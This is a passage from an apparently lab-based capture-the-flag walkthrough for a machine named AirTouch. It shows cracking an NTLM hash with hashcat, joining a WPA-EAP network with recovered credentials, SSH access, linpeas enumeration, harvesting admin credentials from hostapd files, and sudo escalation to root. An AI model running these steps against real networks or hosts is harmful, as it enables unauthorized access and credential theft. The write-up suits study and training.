hashcat ntlm.hash /usr/share/wordlists/rockyou.txt
-
wpa_supplicantconfig to connect toAirTouch-Officevlan:# nano /etc/wpa_supplicant/wpa_supplicant_wlan.conf ctrl_interface=/var/run/wpa_supplicant ctrl_interface_group=0 update_config=1 network={ ssid="AirTouch-Office" key_mgmt=WPA-EAP eap=PEAP identity="AirTouch\r4ulcl" password="laboratory" phase2="auth=MSCHAPV2" }sudo wpa_supplicant -B -i wlan2 -c /etc/wpa_supplicant/wpa_supplicant_wlan.conf dhclient wlan2
PrivEsc AirTouch-AP-MGT
-
SSH into
10.10.10.1using the credentials we found insend_certs.shremote:xGgWEwqUpfoOVsLeROeG
-
We found interesting files in
/etc/hostapd, usinglinpeas.sh
-
/etc/hostapd/hostapd_wpa.eap_usercontains credentials foradminadmin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
-
Switch user to

adminusing the password, admin does not require password for usingsudosu admin cat /root/root.txt